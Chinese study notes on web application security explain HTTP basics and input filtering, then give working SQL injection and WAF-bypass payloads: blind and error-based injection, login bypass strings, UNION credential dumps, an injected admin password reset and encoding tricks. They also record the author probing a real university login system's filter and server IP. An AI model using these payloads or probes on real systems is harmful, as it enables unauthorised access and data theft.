又见到这篇文章了，依旧这么让人欣慰：<http://www.heishou.com.cn/read-htm-tid-187094.html>

技能等级：Jedi Youngling（绝地幼童），Jedi Padawan（绝地学徒）,Jei Knight（绝地武士）,Jedi Master（绝地大师）

漏洞查找网站：

<https://www.rapid7.com/db> 很及时更新的漏洞库

<http://www.cvedetails.com/cve> 能查到详细所有历史cve ，甚至知道msf支不支持 ，就是更新不及时

1."Web应用程序"是指用过web浏览器与web服务器进行通信，从而加以访问的应用程序。也就是从动态页面，可以交互通信。

2.组织内部也可用web管理。不过为了降低成本，组织常常会将各种任务外包给外部服务提供商。

3.HTTP是用于访问WWW（万维网）的核心协议，无须建立连接。于是它的应用使得服务器不必向每一个用户都开放网络连接。超文本传输协议（HTTP，HyperText Transfer Protocol)。

通过使用Web浏览器、网络爬虫或者其它的工具，客户端发起一个到服务器上指定端口（默认端口为80）的HTTP请求。（我们称这个客户端）叫用户代理（user agent）。应答的服务器上存储着（一些）资源，比如HTML文件和图像。（我们称）这个应答服务器为源服务器（origin server）。在用户代理和源服务器中间可能存在http和其他几种网络协议多个中间层，比如代理，网关，或者隧道（tunnels）。尽管TCP/IP协议是互联网上最流行的应用，HTTP协议并没有规定必须使用它和（基于）它支持的层。 事实上，HTTP可以在任何其他互联网协议上，或者在其他网络上实现。HTTP只假定（其下层协议提供）可靠的传输，任何能够提供这种保证的协议都可以被其使用。

一旦收到请求，服务器（向客户端）发回一个状态行，比如"HTTP/1.1 200 OK"，和（响应的）消息，消息的消息体可能是请求的文件、错误消息、或者其它一些信息。HTTP协议的网页HTTP使用TCP而不是UDP的原因在于（打开）一个网页必须传送很多数据，而TCP协议提供传输控制，按顺序组织数据，和错误纠正。

4.虽然SSL得到广泛使用，且会定期PCI（支付卡行业）扫描，但是还不是被破了！

网站常见的问题：登录机制不完善----导致可以破密码，绕开登录

访问控制不完善----常看到其他用户的敏感信息

SQL注入----干扰应用程序与后台数据库的交互，可以偷数据库了。不同就数据库有着不同的特性，尤其是ACCESS。

Mysql、Oracle与DB2 不能使用多重语句，而Postgres、MS sql可以

跨站脚本（XSS）----HTML中注入脚本，在用户客户端执行时发动攻击

xss蠕虫 就是多了一个“自我复制”来扩张

信息泄露----应用程序泄露信息

跨站点请求伪造----恶意web站点通过受害用户来与应用程序交互

综合起来讲的话就是用户访问和用户输入的问题，再综合一下就是怎么与用户交互。

5.用户的提交是web安全的核心问题。借助什么来提交（浏览器么，还是特殊工具）？提交请求的数目？提交请求的内容？

6.几种攻击手法：

更改隐藏的HTML表单字段提交的产品价格，从而以低价欺诈性购买。

修改HTTP cookie中的传送会话令牌，劫持另一个验证用户的会话，

利用应用程序的逻辑错误，删除某些正常提交的参数。

注入一个恶意数据库查询以访问敏感数据。

如果没有web程序的话，那么突破银行的话是借助公共服务漏洞进入DMZ，突破防火墙，破解所用大型计算机的访问协议与登陆证书。如果有了web应用程序，那么可能只用修改隐藏在HTML表单中的账号就可以达到这一目的。

7.邮箱验证是如此常用，攻破它意义重大。

8.在软件环境中，受攻击面是指对未能通过验证的用户的有效功能，即未通过验证用户通过软件的默认配置达到什么目的。

9.大多是web应用程序使用三层相互关联的安全机制处理用户访问：

身份验证：一般就是账户与密码，高级点的会加上客户端证书、智能卡或质询-响应令牌（challenge-response token像是计算器，有一个液晶显示屏（LCD）和一个小键盘。用户通过小键盘输入质询和PIN。令牌计算出响应并显示在液晶显示屏上，用户把响应输入到登录提示符下）。还需要以下支持：注册，账户恢复，密码更改。

会话管理：处理会话（处理HTTP请求）。几乎所有的web应用程序都为每一个用户都建立会话，提供一个令牌。会话就是一组服务器上的数据，用于追踪用户与应用程序的交互状态。令牌是一个唯一的字符串，浏览器的HTTP请求中每次都会有它以让应用程序认出身份。令牌会以HTTP cookie的方式传递，有时也会以隐藏表单字段（hidden form field）或者URL查询字符串（query string）传递。一旦一定时间没有传递HTTP请求，那么会话就会自动终止（长时间没点就要重新登录）。会话的安全基本就是取决于令牌的安全，令牌的生成过程中存在缺陷是主要的漏洞来源。

不过有的web应用程序不使用令牌这种方法，而是通过其他方法在多个请求中重复确认用户身份。如果不是使用HTTP内置的身份验证机制，浏览器自动在每个请求中重复提交用户证书，那么应用程序就会把这些状态信息保存在客户端，通常还要加密。

访问控制：这个的制作比较复杂而常常有不少漏洞。

10.输入控制：

黑名单，但是效率堪忧。一般在被阻止的表达式前加个空字节%00就可以混过去了，这种靠空字节的技巧还存在许多方面。

白名单，有效但是不是很棒

净化，非常有效，比如在危险字符植入应用程序也面前对他进行HTML编码，就轻松的防御了跨站脚本攻击。但是正确识别是比较麻烦的，所以就成了边界确认：在发给每个组件前仅净化掉该组件的特殊字符。而且如果你会删除<script>那我就<scr<script>ipt>,这就要递归净化。而且对于删除而言，删除的顺序也有讲究，比如<abac>你先删<ac>在删<ba>，可后者又会产生<ac>。而且对于编码数据的规范化要在净化之前，否则你净化还要考虑编码，比如说URL中%2527会被解码成%27，所以你是要把%2527也算上的。字符集的转换也会产生问题，就是计算机经过模糊识别判断相似度换成了一个合适的最接近字符，这应该被包括在规范化里面。还要对于不同的编码进行处理：%，\。HTMl编码还可以使用&#+十进制ASCII或者&#x+16进制。

确保处理数据的安全，比如：在数据库访问过程中正确使用参数化查询就可以避免SQL注入。

11.处理攻击者：

try-catch语句对程序错误作出应对，日志记录（被拒绝的，异常的以及用户的关键操作比如交易），报告管理员，对攻击作出应对比如让响应越来越慢或者结束会话之类的。

12.你设置了管理用户登录那么被破解是比较危险的，相当于直接输了。

13.用户访问被他们认为是最薄弱的环节。

14.HTTP最初是用于静态网页的，火来被扩展了。它使用这样的消息模型：客户端送出一条请求，而后由服务器返回一条响应消息。据说是使用有状态的TCP协议作为它的传输机制，但是每次请求与响应交换都自动完成，并且可能使用不同的TCP连接。

所有的HTTP消息中都有根据用途各种消息头（Header），然后是一强制空白行，最后即使消息主体（可选）。Connection，这个消息头告诉通信的另外一端，在完成HTTP传输后是关闭TCP连接，还是保持开放以接收其他消息。Content-Encoding消息头表明消息主体的内容指定编码形式（如gzip），一些应用程序使用它来压缩响应以加快传输。Transfer-Encoding，这个消息头指定为方便其通过HTTP传输而对消息主体使用的任何编码。如果使用这个消息头，通常用它指定块编码。

HTTP请求。第一行：GET /auth/488/YourDetails.ashx?.uid=129 HTTP/1.1这样由三个部分构成，先说明HTTP方法的动词，GET最常用，主要功能是从web服务器那里获取资源，GET请求没有消息主体。再是所请求的URL，由所请求的资源名称与客户端向该资源提交的可选查询字符串组成，以?标识出来，就是上面的uid=129。再是所使用的HTTP版本，常用的是1.0与1.1，多数浏览器默认使用1.1。差别在于1.1版的攻击，必须使用HOST请求头。

Accept:application/x-ms-application, image/jpeg, application/xaml+xml, image/gid, image/pjpeg, application/x-ms-xbap, application/x-shockwave-flash, \*/\*告诉服务器，客户端愿意接受哪些内容

Referer: http://mdsec.net/auth/488/Home.ashx用于表示发出请求的原始URL（例如，因为用户单击页面上的一个链接）。然后让我注意，在最初的HTTP规范中，这个消息头存在拼写错误，并且这个错误一直保留下来。服务器基于此头的配置容易被修改绕过安全。没有意识到来自客户端的内容都是不安全的。

Accept-Language： en-GB

User-Agent:Mozilla/4.0 (compatible; MSTE 8.0;Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; 等等)这个消息头提供的是生成请求的客户端软件的有关信息，大多数浏览器都包含Mozilla前缀，因为最初占有支配地位的Netscape浏览器使用了Usesr-Agent字符串，而其他浏览器希望站点相信他们与这种标准兼容。这种怪异现象还是比较普遍的。

Accept-Encoding: gzi[, deflate客户端愿意接受哪些内容编码

Host: mdsec.net指定出现在完整URL中的主机名称。如果几个web站点以相同的一台服务器为主机， 就需要使用Host消息头， 因为请求第一行中的URL内通常并不包含主机名称。

Cookie: SessionId=5B70C71F3FD4968935CDB6682E545476用于提交服务器向客户端之前发布的cookie。其实是有规律的乱码，一旦被破解那么就可以伪装成别人的身份。

还有IF-Modified-Since说明浏览器最后一次收到所请求的资源的时间，如果自那以后资源没有变化，服务器就会发出一个带状态吗304的响应，指示客户端使用资源的缓存副本

If-None-Match指定一个实体标签（Etag在HTTP1.1中有介绍，主要的作用就是在(css file, image, javascript file)文件后面添加一个唯一的参数（相当于查询参数字符串），Etag有服务器端生成，并且随着文件的改变而改变，这样浏览器端就会只重新请求获取 Etag发生变化的文件，减少浏览器端数据的流量，加快浏览器的反应速度，重要的是减轻服务器端的压力，所以服务器端Etag的实现就比较重要了。），当浏览器嘴鸥胡一次收到所请求的数据时就会发送服务器发布的实体标签。服务器可以使用实体标签确定浏览器所拥有资源的缓存副本是怎么样的。Etag主要为了解决Last-Modified（可能就是If-Modified-Since）无法解决的一些问题.他能比Last\_Modified更加精确的知道文件是否被修改过.如果有个 文件修改非常频繁，比如在秒以下的时间内进行修改，比如1秒内修改了10次，If-Modified-Since能检查只能秒级的修改，所以这种修改无法 判断.原因是UNIX记录MTIME只能精确到秒.所以我们选择生成Etag，因为Etag可以综合Inode，MTime和Size，可以避免这个问 题。IF-Modified-Since，If-None-Match合起来判断拥有的资源副本是不是最新的。

Origin，这个消息头用在跨域Ajax请求中，用于指示提出请求的域。

http://www.runoob.com/jsp/jsp-http-status-codes.html

HTTP响应：第一行，也是由空格间隔的三部分组成HTPP/1.1 200 OK分别表示使用的HTTP版本，请求的数字状态码，200 是最常用的状态码，它表示成功提交了请求，响应主体里面已包含请求结果。1XX表示提供信息方面，2XX表示请求被成功提交方面（对请求的反馈），3XX表示客户端被重定向到其他资源，4XX表示请求包含某种错误，5XX表服务器执行请求时遇到的错误，还有大量特殊码不过以下是最有可能遇到的状态码：100 Continue。客户端发了一个包含主体的请求，服务器会发出这个响应表示已经收到消息头，客户端应该继续发送主体，完成后再返回另外一个响应；201 Created，PUT请求的响应会有，表示成功提交；301 Moved Permanently将浏览器永久重定向到另外一个在Location消息头中指定的URL，客户端应在随后的请求中恢复使用原始的URL；304 Not Modified指示浏览器使用缓存中保存的资源副本；400 Bad Request 表示客户端提交了一个无效的HTTP请求（常常是你修改请求导致其无效）；401 Unauthorized 服务器在许可请求前要求HTTP进行身份验证WWW-Authenticate消息头详细说明所支持的身份验证类型；404 Not Found所请求的资源不存在；405 Method Not Allowed表示URL不支持请求中所使用的方法，例如不能PUT的地方你用PUT；413 Request Entity Too Large如果在本地代码中探查缓冲器溢出罗东就要提交超长数据串，这个表示请求主体过长，服务器无法处理；414 Request URI Too Long同413；500 Internal Server Error表示服务器在执行请求时遇到错误，此时应请求内容进行检查；502 bad gateway 连接超时；503 Service Unavailable 表示web服务器运转正常，能响应请求但是要访问的应用程序无法做出响应。最后是一段文本形式的“原因短语”，进一步说明响应状态，可以包含任何值，当前浏览器不将其用于任何目的，也就是一个补充说明吧。

Date: Tue, 19 Apr 2011 09:23:32 GMT

Server: Microsoft-IIS/6.0这里会指明web服务器软件，有时会包括其他信息如安转的模块和服务器操作系统，但是其中不一定正确。

X-Powered-By： ASP.NET

Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc发出另一个cookie给浏览器，它将随后向服务器发送的请求中由cookie消息头返回。

X-AspNet-Version: 2.0.50727

Cache-Control: no-cache向浏览器传送缓存指令

Pragma: no-cache指示浏览器不要把响应保存在缓存中，也是传缓存指令。

Exoires: Thu, 01, Jan 1970 00:00:00 GMT这个消息头指出响应内容已经过期， 因此不必保存在缓存中。在这个时间以前，浏览器可以使用资源副本。当返回动态内容时常常会发送这些指令，以确保浏览器随时获得最新内容。

Content-Type: text/html; charset=utf-8表明消息主体的字节长度，这里消息头表面主体是个HTML文档。类型还有text/plain，image/gif，image/jpeg，image/mpeg

Content-Length: 1067规定消息主体的字节长度（HEAD方式除外）

还有Access-Control-Allow-Origin这个消息头只是是否可以跨域Ajax请求来获取资源。

ETag，实体标签

Location，用于重定向响应、

WWW-Authenticate用在带401的状态码的响应中，提过服务器所支持的身份验证类型有关的消息。方式有Basic：随着每条消息用base64编码发送用户证书；NTML是种质询-响应机制，它使用某个Windows NTML协议版本；Digest，也是一种质询-响应机制，它随同用户证书一起使用一个随机值MD5校验和。web程序较少使用，多用于组织内部来访问内联网服务。

X-Frame-Options指示浏览器框架是否及如何加载当前响应。

HTTP方法：GET主要用于获取资源，以URL查询字符串的形式向所请求的资源发送参数。于是可以把一个包含动态资源的URL标注为书签，我们可以以此来获取等价资源。URL会显示出来，被浏览器，web服务器日志记录。如果单击外部链接，还可以用Referer消息头把它们传送到其他站点。所以不可用于传送敏感信息，而且可以传送的信息量有限。

POST主要用于执行操作。可以在URL查询字符串与消息主体中发送请求参数。尽管仍然可以将URL标记为书签，但是书签中并不包含消息主体发送的任何参数。许多web服务器日志也会将之排除在外。Referer消息头也排除它。

HEAD，这个方法与GET方法类似，不同之处在于服务器不会在去响应中返回消息主体。用于提交GET请求前检查某一资源是否存在。

TRACE，主要用于诊断。服务器会在响应主体里面返回其收到的请求消息的具体内容。可用于判断客户端与服务器之间是否存在代理。该方法使得服务器原样返回任何客户端请求的内容（可能会附加路由中间的代理服务器的信息）。由于该方法原样返回客户端提交的任意数据，因此，可用来进行跨站脚本（XSS）攻击，这种攻击方式又称为跨站跟踪攻击（XST）。 想到了之前贴吧大神用js编写了一个通过鼠标经过的事件编写了一个立刻使用cookie来发出恶作剧请求的事件，TRACE虽然不能带着body，但是已经满足我们来获取cookie方法了。

OPTIONS，要求服务器报告对某一特殊资源有效的HTTP方法。服务器通常返回一个包含Allow消息头的响应，并在其中列出所有有效方法。1、获取服务器支持的HTTP请求方法；也是黑客经常使用的方法。2、用来检查服务器的性能。例如：AJAX进行跨域请求时的预检，需要向另外一个域名的资源发送一个HTTP OPTIONS请求头，用以判断实际发送的请求是否安全。

PUT，试图使用包含在请求主体中的内容向服务器上传指收到这个容易被上传脚本而受到攻击。

还有一些方法灭有与攻击web应用程序有直接关系。不过似乎还有两种传参方式：①通过REST风格的URL的文件途径；②通过HTTPcookie。理论上，服务器端应用程序还可以使用HTTP请求中的任何一个部分为输入。

15.URL（Uniform Resource Locator，统一资源定位符）也可以说URI（I是identifier）

最常用的格式是：protocol://hostname[:port]/[path/]file[?param=value]路径可以是相对的也可以是绝对的。

16.REST表述性状态转移，是分布式系统的一种体系架构。请求与响应会有资源当前状态的表述。www，以及URL，HTTP中使用的核心技术均符合REST体系架构的风格。虽然在查询字符串中包含参数的URL本身遵守REST约束，但“REST风格的URL”一次通常仅是指在URL文件路径。

17.Cookie：cookie一般由一个名/值对构成，但也可以包含任何不含空格的字符串。可以在Set-Cookie消息头中发布多个cookie，也可以在Cookie消息头中用分号分隔不同的cookie，将它们发 。

Set-Cookie中还可以包含以下的可选属性，用它们来控制给服务器的cookie处理：

expires，用于设定cookie的有效时间。如果没有设定这个属性，那么cookie仅用于当前会话了。

domain，用于指定cookie的有效域。这个域必须和收到的cookie的域相同，或者是

它的父域。

path用于指定cookie的有效URL路径。

secure如果设置，那仅在HTTPS请求中提交cookie，以确保安全。

HttpOnly，如果设置了这个属性那么就无法通过JavaScript直接访问cookie。

18.如今的SSL已经由TLS（Transport Layer Security）代替，但TLS还是叫SSL。

19.HTTP代理：

对于HTTP而言，使用安全的代理是很好地。不过对于HTTPS而言，浏览器无法和代理服务器进行SSL握手，这样会破坏安全隧道，使通信易于遭到拦截攻击。因此浏览器必须把代理服务器当做一个纯粹的TCP级中继，用CONNECT方法提交HTTP请求并指定URL中的目标主机名称和端口号，代理服务器如果允许这么做就返回1个200 OK的状态码，由他直接转给目标，从而建立正常的SSL握手，之后一直开放TCP连接，从此以后作为纯粹的TCP级中继。代理服务器其实很有用，可以拦截并修改HTTP请求与响应。

20.VBScript，Perl都是脚本语言。VBScript可用于代替只有IE才支持的JS。他只能在IE中使用。我们之所以会有点兴趣是因为JS无效时，可以用它来传送对跨站脚本漏洞的入侵程序。

21.ASP.NET与J2EE（Java web）都是web应用程序的平台。

ASP.NET[1] 是.NET FrameWork的一部分，是一项微软公司的技术，是一种使嵌入网页中的脚本可由因特网服务器执行的服务器端脚本技术，它可以在通过HTTP请求文档时再在Web服务器上动态创建它们。 指 Active Server Pages（动态服务器页面） ，运行于 IIS（Internet Information Server 服务，是Windows开发的Web服务器）之中的程序 。ASP.NET的应用程序可以使用任何.NET语言(如C#，VB.NET)来编写。

22.MS-SQL，Oracle，MaraDB，MySQL都是数据库，有关系型的也有文本型的。

23.应用程序是前端，web服务是后端

24.正常情况下，服务器会以Web服务描述性应用（WSDL）格式公布可用的服务与参数，攻击者以soapUI之类的工具，基于已知WSDL创建特殊请求，以调用身份验证web服务，获得身份验证令牌，并随后提出任何web服务请求。

25.XHTML就是基于XML，格式更加严谨的HTML，做到更加安全。

23.HTML表单是种灵活收集输入的方式<form></form>

除了用户隐藏的数据外，表单还有隐藏参数（redir）与一个提交参数（submit）。这两个参数都会在请求中提交，然后在后端发挥作用。负责表单提交的目标URL也包含一个预先设定的参数（app），该参数可用于控制服务器端的处理过程。请求中包含一个cookie参数（SESS），服务器在早先的响应中把它发布给浏览器，该参数可用于控制服务器端的处理过程。

24.Content-Type中x-www-form-urlencoded，这表示进行URL编码，其内部参数会以名/值对的形式表现出来。multipart/form-data是提交表单的另一种类型，应用程序可在表单标签的enctype属性中要求浏览器使用多部分编码，Content-Type消息头还会指定一个随机字符串，用它来分隔请求主体里面的参数。

Content-Type: multipart/form-data; boundary=-----------7d71385d0a1a

-----------7d71385d0a1a

Content-Disposition: form-data; name="username"

daf

-----------7d71385d0a1a

Content-Disposition: form-data; name="password"

foo

-----------7d71385d0a1a--

25.现代web力求把文档的内容与表现形式尽可能分开

26.CSS(层叠样式表):

CSS被攻击者作为传送针对其他类型的漏洞的入侵程序的有效手段。

27.JavaScript前端可以检查数据，处理数据减少与服务器的交流（包括动态修改页面），查询并更新浏览器内的文档对象模型（Document Object Model，DOM，是可以通过其API查询和操纵的HTML文档的抽象表示形式。允许客户端脚本按id访问各个HTML元素并以编程的方式访问这些元素的结构，可用于读取和更新当前URL和cookie等数据。它还包括一个事件模型，以便于代码勾住各种事件，如表单提交、通过链接导航和键击。是基于Ajax的应用程序采用的关键技术），控制浏览器行为。

28.Ajax（异步JavaScript和XML），不过今天的web Ajax请求既不需要是异步请求也不需要XMl。web应用一开始是基于完整的页面，每一个用户的操作都会启动窗口级别的导航事件，导致服务器重新加载页面，这样就慢了，使用Ajax让一些脚本代码在客户端后台执行动态更新一部分页面，并与服务器交流下必要数据。比如说加入购物车，页面基本不变，你的电脑会发出一个请求，服务器返回一个响应。

28.应用程序可以分为脚本系统（这前端）和数据库系统。静态网页是不可以交互的，所以也就没有数据库系统。脚本系统的类型进场可以在URL中直接看到：http://www.xxxx.com/index.asp?id=1

从web性能与安全性角度考虑，使用伪静态或者是直接生成静态页面的方式进行运行，这时候URL就会使以htm或者html结尾。伪静态是使用动态脚本去处理。这种URL结尾的，都不能从URL进行SQL注入，因为没有访问数据库（我自己的理解）。

29.B/S看来并没有我理解的那么简单，这可能是一种编程模式，特点是借助浏览器从而忽视接入的环境。

30.脚本注入的根本原因就是数据库和脚本系统的交互审核不到位。动态网页一定会访问数据库系统的。

31.如果应用程序使用特权过高的账户连接数据库，或者数据库运行权限在系统处于较高的低位，那么一旦发生脚本攻击，攻击者提权都免了。

32.ASPX是ASP的有较大变化的升级版。特点是使用了.NET技术，安全性高。

33.撒网式攻击就是没有针对性的乱打。

33.Google Hacking就是对特定脚本系统就进行攻击。

34.旁注：它利用同一主机不同网站漏洞得到的webshell，从而利用主机上的程序或者服务所暴露的用户所在的物理路径进行入侵。

35.SQL注入可以从网站的URL注入。所以带有参数的动态网页（会访问数据库）可能就是一种注入点。比如说一个网址是localhost/hh.asp?id=1（此时对应的SQL是select \* from 表名 where ID ='1'），然后就要检测这个能不能为我们所用：书上提到了三步，他说三步都满足的时候就一定可以注入，你也可以使用Domain进行检查：

在盲注（就好比php中没有在mysql\_query后面带上or die(…)）中，攻击者根据其返回页面的不同来判断信息(可能是页面内容的不同，也可以是响应时间不同)。一般情况下，盲注可分为三类。

Booleanbase

Timebase

‘and (select \* fron (select(sleep(5)))a)--

localhost/hh.asp?id=1'。这时候对应的SQL语句是select \* from 表名 where id =1',提交以后会出现网页的不正常显示或者反馈（URL错误，请联系管理员）。

localhost/hh.asp?id=1 and 1=1这是条正确的查询语句，那么就显示正确的页面

在后面加上and 1=2这一条错误的数据库语句，如果页面出现错误（我只知道IE要在Internet选项的高级中关闭“显示友好http错误消息”,否则错误消息会被浏览器屏蔽）

报错注入：大家应该知道 mysql 有一种报错注入的方法，像 mssql 一样，故意让语句出 错来显示错误信息从而暴露我们要想得到的数据。这种方法可以让insert（注册）与update（更改）也成为注入点。不过慎用update方面的注入，万一永真这改动太大了。还有一个关键是路径错误要爆出来，让我有个大致明白。

二次注入：现在的思路是利用接口将恶意代码Update进数据库，再通过其他接口，从数据库读恶意数据，在再次存到数据库的时候，进行注入。接下来的任务，是筛选能造成二次注入的点。

如果sql语句在服务器端放到for循环中，那么使用union select联合查询就能显示出所有的内容，否则只会显示出第一条内容。

如果可以使用分号执行多个语句，那么绝对瞬间搞死….可以任意执行sql命令了。

在用户名中我们输入or’='or，密码随便输入什么字符，那么where后的语句转换成逻辑语句后为：假or真or假and假，通过查表就可以得到结果为真。因为结果为真，所以系统会将admin和pass作为cookie保存起来，并跳转到step1.asp，这样我们就进入了后台。

注入前对显示加一个limit最好，不然数据传世太慢了，确定了再整个爆出来。

它的过滤语句是：/union\sselect/g

那么我们就可以这样构造：id=1+UnIoN/\*\*/SeLeCT 内联注释会变成空格，绕过对\s的检测

在MySQL 中，甚至可以在SQL关键字内部使用内联注释来避开很多常见的关键字阻塞过滤器。UNIunionON。但是kali的Mariadb已经不行了。

/\*!seLect\*/ count(\*) from xxx <=>正常使用select /\*!code\*/的威力

用的是 Like而不是 =

我们知道，很多的WAFS都是C语言的，他们在装载一堆数据的时候，很容易就会溢出。下面描述的就是一个这样的WAF，当它接收到大量数据恶意的请求和响应时。id=1 and (select 1)=(Select 0xAAAAAAAAAAAAAAAAAAAAA 1000 more A's)+UnIoN+SeLeCT+1,2,version(),4,5,database(),user(),8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36--+

有些情况下，WAF对应用程序中的输入进行解码，但是有些WAF是只过滤解码一次的，所以只要我们对bypass语句进行双重编码就能将其绕过之。(WAF解码一次然后过滤，之后的SQL语句就会被自动解码直接执行了~)

一些双重编码举例：

单引号：'

%u0027

%u02b9

%u02bc

%u02c8

%u2032

%uff07

%c0%27

%c0%a7

%e0%80%a7

空白：

%u0020

%uff00

%c0%20

%c0%a0

%e0%80%a0

左括号(:

%u0028

%uff08

%c0%28

%c0%a8

%e0%80%a8

右括号):

%u0029

%uff09

%c0%29

%c0%a9

%e0%80%a9

当你的sql语法输入错误时、对方网站又没关闭错误回显的时候，会爆出一大堆错误，在php中更会爆出敏感的网站根目录地址。aspx则会爆出整个语法错误详细信息。

[;:{}()\*&$/|<>?"']

id=1+(UnIoN)+(SelECT)+ 使用圆括号大概是因为圆括号会被waf去掉

id=1+(UnIoN+SeLeCT)+

id=1+(UnI)(oN)+(SeL)(EcT)

id=1+'UnI''On'+'SeL''ECT' <-MySQL only

id=1+'UnI'||'on'+SeLeCT' <-MSSQL only

空格被过滤可以使用/\*\*/来代替。

使用?id=-1/\*\*/union/\*\*/select/\*\*/database() 爆出库名websql

判断语句：?id=-1/\*\*/union/\*\*/select/\*\*/1/\*\*/from/\*\*/websql.flag得到flag

防御：通过正则表达校验用户输入；通过参数化存储过程进行数据查询存取；添加新架构（数据库架构是一个独立于数据库用户的非重复命名空间，您可以将架构视为对象的容器（类似于.NET中的命名空间）。当我们输入完整的表名“架构名.对象名”（HumanResource.jobs）时，SQL语句才会执行成功。）；

WordPress的HD web Player 1.1插件的SQL注入：

制作一个POST请求产生激活码，然后通过另一个SQL注入查询得到激活码的值，提供激活码来重置密码。

$query='SELECT \* FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';'; 注入不一定非要是自己产生双引号，这句的注入就可以是index.php?username=admin\&password=%20or%201%23，通过一个反斜杠去掉了一个双引号。

36.川大教务系统：

http://202.115.47.141/login.jsp 可以知道实际服务器IP

本来还是http://zhjw.scu.edu.cn/login.jsp，在输入一次账号与密码以后就变成http://zhjw.scu.edu.cn/loginAction.do。

http://202.115.47.141/loginAction.do?zjh=学号&mm=密码

<form method="post" name="loginForm" action="/loginAction.do" onSubmit="return login();">

<input type="text" name="zjh" value="" class="input01" title="帐号" alt="notnull"></td>

<input type="password" name="mm" value="" class="input01" title="密码" alt="notnull"></td>

教务处1.3\_8版本对url中zjh进行了过滤，一旦包含就会说“无权限”。表单里面还是用这个名字进行提交。我尝试过URL编码，但是还是被阻拦了。关键字是zjh。橘子说他成功进去了，我也意外成功过一次。302 Not finded重定向。

http://202.115.47.141/noPower.jsp 这个页面就是用GET直接登陆后的重定向页面。

zjh Unicode编码是\u007a\u006a\u0068 ???%???

nslookup

> zhjw.scu.edu.cn/loginAction.do

Server: 192.168.1.1

Address: 192.168.1.1#53

Non-authoritative answer:

Name: zhjw.scu.edu.cn/loginAction.do

Address: 116.255.235.199 //但是这个IP应该是不对的，计网老师也说过IP的范围。我使用站长工具查出来是202.115.47.141

> zhjw.scu.edu.cn

Server: 192.168.1.1

Address: 192.168.1.1#53

Non-authoritative answer:

Name: zhjw.scu.edu.cn

Address: 202.115.47.141 //登录这个IP倒是可以直接进入教务处

ping scu.edu.cn 得到202.115.32.83

windows下nslookup解析：

服务器: PandoraBox\_F5E2.lan

Address: 192.168.1.1

非权威应答:

名称: http://zhjw.scu.edu.cn/login.jsp

Address: 116.255.235.199

SCUINFO可以查看到本科登录系统里面有几门考试，看来取得了接口。所以不会受到系统登陆人数已满的限制。

37.T-SQL是SQL语言的增强版，提供标准SQL的DDL和DML功能，加上延伸的函数、系统与村以及程序设计结构，以便让程序设计更有弹性。

38.如果找到注入点，那么就可以使用注入来判断数据库软件是什么：

常用的数据库有Microsoft SQL Server(+ASP)，MySQL(+PHP)，Oracle(+JSP)，Microsoft Access。

方法1：使用数据库的系统变量进行判断。Microsoft SQL Server可以有usesr，db\_name()等系统变量。localhost/hh.asp?id=1 and user>0顺便还可以判断连接数据库的用户名是否储存在“user”中。

方法2：利用系统表进行数据库判断。Microsoft SQL Server的系统表是sysobjects，Microsoft Access的系统表是msysobjects。前者是有web访问权限的，而后者不许web访问所以会错误页面。localhost/hh.asp?id=1 and (select count(\*) from sysobjects)>0

localhost/hh.asp?id=1 and (select count(\*) from msysobjects)>0

方法3：通过Microsoft SQL Server的三个关键系统表进行数据库判断。Microsoft SQL Server有sysdatabases系统表，每一个数据库在表中占一行，最初安装Microsoft SQL Server时，sysdatabases有master、model、msdb、mssql、tempdb。这个表保存所有库名以及库的ID和一些信息。

sysobjects系统表，每一个数据库都会有此表，里面存的是数据库内所创建的对象，如默认值、日志、规则、存储过程等，每一个对象占一行。syscolumns系统表，也是每一个有一个，用于存储字段的相关信息。主要字段有name、id、colid等，分别是表示字段名称、表ID、字段ID。

39.对于Microsoft SQL Server数据库，由SQL注入获取数据库名字：

其实应该先构造永真式判断注入点。

localhost/hh.asp?id=1 and select \* from 库名.dbo.syscolumns where id=123就可以得到id为123的

值

localhost/hh.asp?id=1 and (select count(\*) from 库名.dbo.sysdatabases where name>1 and dbid=6)<>0。Microsoft SQL Server中，dbid的值1-5由系统占用，所以用户创建的数据库一定是从6开始。一般情况下name字段是个字符型字段，所以与1比较时会出错的。书上说这条语句会告诉我们他的一个数据库名字。然后把6改成7，8，9，10，11这些从而得到所有的数据库名。

再通过以下SQL注入猜测得到表名：

and (selenct count(\*) from 表名)<>0

and exits (select \* from 表名)

然后下一步就是使用SQL注入来找到账号与密码存在的表，也就是猜测表中的字段:

and (select count(列名) from 表名)<>0

and exits (select 列名 from 表名)

假设现在得到了存放管理员信息的表名是admin，字段名是user、password，现在先判断长度再借助asc码进行字符确定：

and (select count(uesr) from admin)<10//也就是为了确定下面这条语句n的上限

and (select top 1 asc(mid(user,n,1)) from admin)>100//n表示位数，100就是d。

还有种手段来获取管理员账户名与密码，叫做“暴库”，也就是让库里面的内容直接从页面上面显示出来。ASP暴库似乎不太可行，这个对于PHP注入挺适用的。（因为PHP允许讲数据库里面的内容显示出来吗？？？）。

获得数据库连接用户名：；and user>0"重点在and user>0，我们知道，user是SQLServer的一个内置变量，它的值是当前连接的用户名，类型为nvarchar。拿一个 nvarchar的值跟int的数0比较，系统会先试图将nvarchar的值转成int型，当然，转的过程中肯定会出错，SQLServer的出错提示是：将nvarchar转换int异常，XXXX不能转换成int"看到这里大家明白了吧，报错的原理就是利用SQLserver内置的系统表进行转换查询，转换过程会出错，然后就会显示出在网页上，另外还有类似的and 1=(selet top 1 user from admin），这种语句也是可以爆出来的。；and db\_name()>0 则是暴数据库名。

一旦关闭了IIS报错，那么还可以用union（联合查询）来查内容，主要语句就是

Order by 10//查字段数目

And 1=2 union select 1,2,3,4,5,6,7,8,9,10 from admin

And 1=2 union select 1,2,3,user,5,passwd,7,8,9,10 from admin

我们得到了数据库中存着的user与password字段的值，但是这并不一定就是真正的值，别忘了加密。MD5加密与解密可以使用在线工具，而且MD5似乎有些分支种类，有的在线工具可以自动识别。

还有一种是直接利用update做到修改数据库，从而进入。比如：

localhost/hh.asp?id=1; update 库名.dbo.admin set password='123MD5加密后的值' where username ='user';--之所以密码要是MD5加密，就是因为他一定会有个MD5加密解密的数据库访问程序。

之后就是寻找管理员登录的登录地址，对于公司网页可能是在网页最下面的连接处，不知道登录地址会不会与一般的用户登录地址进行区分？？？后台登录有些时候被藏起来了，这时候就要对脚本系统中涵盖的链接特别是隐藏链接进行测试。

